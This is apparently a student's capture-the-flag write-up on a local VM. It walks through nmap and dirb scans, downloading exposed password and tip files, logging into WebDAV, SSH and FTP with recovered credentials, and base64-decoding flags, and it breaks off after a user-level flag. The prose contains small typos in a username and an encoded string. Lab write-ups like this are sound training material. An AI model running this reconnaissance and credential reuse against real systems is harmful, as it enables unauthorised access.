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# Scanning Network and IP.

```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 480

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.184.1   00:50:56:c0:00:01      5     300  VMware, Inc.
192.168.184.254 00:50:56:eb:68:bf      2     120  VMware, Inc.
192.168.184.133 00:0c:29:91:64:e7      1      60  VMware, Inc.
```

*Figure 1 - Scanning Network*

I started off by scanning the network to find the victim IP in which I found was '192.168.184.133'

```
┌──(eman㉿emman)-[~]
└─$ nmap -sV -A 192.168.184.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 12:12 GMT
Nmap scan report for 192.168.184.133
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:59:2d:22:1e:b3:6b:4f:06:bf:83:e1:cc:92:43 (RSA)
|   256 f8:ec:45:84:7f:29:33:b2:8d:fc:7d:07:28:93:31:b0 (ECDSA)
|_  256 d0:94:36:96:04:80:33:10:40:68:32:21:cb:ae:68:f9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Hiya! CTF!
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:91:64:E7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.19 ms 192.168.184.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds
```

*Figure 2 - Scanning Victim IP*

FTP, SSH, and HTTP services were active when I used Nmap to scan 192.168.184.133. A CTF page was served by Apache, indicating that it is a component of the challenge. I was able to find exploitable entry points thanks to this.

# Finding Clues





*Figure 3 - IP on web browser*

I simply typed the victim IP address I found in firefox and it brought me to this page where I got some clues. I knew that I only had to capture 2 flags and that the last flag was in root.

```
┌──(eman㉿emman)-[~]
└─$ dirb http://192.168.184.133/webdav

_________________

DIRB v2.22
By The Dark Raver
_________________

START_TIME: Tue Dec 16 12:18:54 2025
URL_BASE: http://192.168.184.133/webdav/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_________________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.184.133/webdav/ ----
(!) WARNING: All responses for this directory seem to be CODE = 401.
    (Use mode '-w' if you want to scan it anyway)

_________________

END_TIME: Tue Dec 16 12:18:55 2025
DOWNLOADED: 101 - FOUND: 0
```

*Figure 4 - dirb to find clues*

I scanned the target's web server's '/webdav' directory using 'dirb', however, each result returned a 401 Unauthorised error. I was unable to provide any accessible files or folders because the directory is protected and requires authentication. If I want to

investigate it further, I'll need legitimate credentials or a different way to get beyond this restriction.





*Figure 5 - Two Accessible files*

Two accessible files, ‘pass.txt’ and ‘tips.txt’, were found when I ran ‘dirb’ on the target's root web directory with a ‘.txt’ extension filter. They are both publicly readable because they both returned HTTP 200 answers. I'll check these files next because they might include credentials, tips, or other helpful information to assist you get through the task.

# Downloading and extracting passwords





*Figure 6 - Downloading pass.txt*

I used 'wget' to download 'pass.txt' from the target's web server and saved it locally. The file returned a 200 OK result, indicating that it is accessible and probably contains useful information. It was just 235 bytes in size. Next, I'll look through its contents to see whether it contains credentials or hints for moving on.





*Figure 7 - Possible passwords*

A list of possible passwords, including straightforward ones like ‘pass123’, themed entries like ‘uwlscecyber’, and deceptive ones like ‘md5issafe’, appeared when I opened ‘pass.txt’. These might be used to test access to secured directories like ‘/webdav’ or to brute-force login gateways. I'll give them a go next to see if any allow for more advancement.





*Figure 8 - Downloading tips.txt*

I downloaded tips.txt from the target’s web server using wget, and the file saved successfully with a 200 OK response. It’s slightly larger than pass.txt, so I expect it to contain more detailed hints or guidance that could help me progress through the challenge. I’ll open it next to see what insights it offers.





*Figure 9 - decoded tips.txt*

I discovered a welcome message for the CTF challenge after reading through ‘tips.txt’. It reminded me that SSH and FTP are essential tools for success and inspired me to use them to investigate and find secret routes. Additionally, it disclosed the account ‘l6cyber’, which enabled me to start exploring the target system.





*Figure 10 - user prompt on webdav*

The ‘/webdav’ directory is protected and requires authentication, as confirmed by that login question. I already have a list of possible passwords from ‘pass.txt’ and the username ‘l6cyber’ from ‘tips.txt’. My next step is to see if any of those passwords allow access by comparing them to the login form. If I'm successful, I'll look for hidden files or the first flag in ‘/webdav’.





*Figure 11 - inside IP webdav*

I discovered that the directory was empty in the browser after using the password 'uwlinfo' to log into '/webdav'. To find hidden or unlisted files, I connected interactively using the WebDAV client `cadaver` and ran 'ls'. I'll attempt uploading a reverse shell or manually estimating file paths to locate the first flag if the directory is writable.

# SSH Prompts

```
┌──(eman㉿emman)-[~]
└─$ ssh l6cyber@192.168.184.133
The authenticity of host '192.168.184.133 (192.168.184.133)' can't be established.
ED25519 key fingerprint is SHA256:A4qSwLMJMXo/YuhKxw/H/4ezPo8GmE3SuuMQr98X7TU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.184.133' (ED25519) to the list of known hosts.
l6cyber@192.168.184.133's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Tue Dec  9 01:41:34 2025 from 192.168.42.128
l6cyber@CP60041E:~$
```

*Figure 12 - inside SSH*

I connected to the target machine via SSH using the l6cyberq account and successfully logged in. The system greeted me with Ubuntu 18.04 and dropped me into a shell,

confirming I had gained user-level access. From here, I began enumerating the system to find a path to root and locate the final flag.





*Figure 13 - trying different ways to get users*

Using 'ls -lah' to show the contents of the home directory, I discovered common user files like '.bashrc', '.profile', and '.bash_history'. I'll look further into hidden directories like '.cache' and look for any scripts, credentials, or misconfigurations that might aid in privilege escalation even though there were no overt warning signs or strange files. This led to nothing.

# FTP access to download hidden files





*Figure 14 - switched to ftp and downloaded a file*

I successfully downloaded a file called ctf.txt after connecting to the FTP site using the l6cyber credentials. The transfer went smoothly, and since the file appears to be short, I'll open it next to see if there are any flags or hints that could help me escalate the situation.

```
┌──(eman㉿emman)-[~]
└─$ cat ctf.txt
bDZjeWJlcjp1d2xpbmZv
```

```
┌──(eman㉿emman)-[~]
└─$ echo 'bDZjeWJlcjp1d2xpbmZv' | base64 -d
l6cyber:uwlinfo
```

*Figure 15 - username and password* *Figure 16 - decoding ctf.txt*

I used Base64 to decode the string from 'ctf.txt' that appeared to be encoded: 'bDZjeWJlcjp1d2xpbmZv'. It translates to 'l6cyber:uwlinfo', confirming the FTP credentials I previously used. This demonstrates that the file was intended to help me gain access to the system, and because I've already used those credentials, I'm prepared to proceed with root flag hunting and privilege escalation

# Enumeration/Gobuster Tools

```
┌──(eman㉿emman)-[~]
└─$ enum4linux -a  192.168.184.133
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue D
ec 16 12:55:27 2025

 ==========( Target Information )==========

Target ..... 192.168.184.133
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 192.168.184.133 )==========


[E] Can't find workgroup/domain


 ==========( Nbtstat Information for 192.168.184.133 )==========

Looking up status of 192.168.184.133
No reply from 192.168.184.133

 ==========( Session Check on 192.168.184.133 )==========


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of test
s.
```

*Figure 17 - Enum4linux for info*

Not much was returned by that ‘enum4linux’ scan, no workgroup, no NetBIOS information, and no session access without credentials. The target didn't react or permit anonymous access when I ran it to look for any Samba shares or Windows-related enumeration pathways. Since this path appears to be blocked, I'll switch back to Linux privilege escalation.





*Figure 18 - gobuster to see any clues/info/users*

The target port, 1515, denied the connection, indicating that there was no active web service listening there, which is why the Gobuster scan failed. Since the port is closed, I'll return my attention to active services like FTP, SSH, and HTTP on port 80. Initially, I ran it to look for hidden directories or files. These are still practical avenues for flag discovery and privilege escalation.

# SSH To find users




*Figure 19 - finding users in SSH*

After getting nothing with enum4linux and gobuster, I went back into SSH and I detected three users in the `/home` directory: ‘ares’, ‘l6cyber’, and ‘sce’. This gave me a fresh idea, so I began looking through every home folder for items that would help me

escalate rights and get to the root flag, as well as any remaining credentials or incorrectly setup scripts.

```
l6cyber@CP60041E:/home$ cd ares
l6cyber@CP60041E:/home/ares$ ls
ctf.txt
l6cyber@CP60041E:/home/ares$ get ctf.txt

Command 'get' not found, but there are 18 similar ones.

l6cyber@CP60041E:/home/ares$ sudo get ctf.txt
[sudo] password for l6cyber:
l6cyber is not in the sudoers file.  This incident will be reported.
l6cyber@CP60041E:/home/ares$ cat ctf.txt
bDZjeWJlcjp1d2xpbmZv
l6cyber@CP60041E:/home/ares$
```

*Figure 20 - finding ctf.txt in ares*

I discovered a ‘ctf.txt’ file while looking through the ‘/home/ares’ directory. I initially attempted to obtain it using ‘get’ by mistake, but I soon rectified myself and used ‘cat’ to view its contents. The same Base64-encoded string, ‘bDZjeWJlcjp1d2xpbmZv’, which decodes to ‘l6cyber:uwlinfo’, was present in the file. I'll continue looking for something fresh that goes to root because it appears that this flag was intended to validate the credentials I've already used.

```
l6cyber@CP60041E:/home/ares$ cd /home/sce
l6cyber@CP60041E:/home/sce$ ls
firstflag.txt  user.txt.save
l6cyber@CP60041E:/home/sce$ cat firstflag.txt
Rmlyc3QgRmxhZywgZ29vZCBqb2Igc28gZmFy
l6cyber@CP60041E:/home/sce$ ^C
l6cyber@CP60041E:/home/sce$ exit
logout
Connection to 192.168.184.133 closed.
```

*Figure 21 - finding 2 files*

I discovered two files in the ‘/home/sce’ directory: ‘firstflag.txt’ and ‘user.txt.save’. Upon opening ‘firstflag.txt’, I found the following Base64-encoded string: ‘Rmlyc3QgRmxhZywgZ29vZCBqb2IgIgc28gZmFy’. Next, I'll decode it to check if this is the first flag and what message or hint it has for moving closer to root access.

# First Flag Captured

```
┌──(eman㉿emman)-[~]
└─$ echo 'Rmlyc3QgRmxhZywgZ29vZCBqb2Igc28gZmFy' | base64 -d
First Flag, good job so far
```

*Figure 22 - First flag*

After decoding the string from ‘firstflag.txt’, I was able to validate that I had successfully captured the first flag: “First Flag, good job so far”. That is a significant accomplishment. I'll now concentrate on using privilege escalation tactics to get to root and find the second flag, which I know is located farther down the system.

```
l6cyber@CP60041E:/home/sce$ get user.txt

Command 'get' not found, but there are 18 similar ones.

l6cyber@CP60041E:/home/sce$ cat user.txt
cat: user.txt: No such file or directory
l6cyber@CP60041E:/home/sce$ cat user.txt.save
Flag: {5f95bf06ce19af69bfa55f95bf06ce19af69bfa5e53f797ce6e2}
l6cyber@CP60041E:/home/sce$ exit
logout
Connection to 192.168.184.133 closed.
```

*Figure 23 - Hash flag*

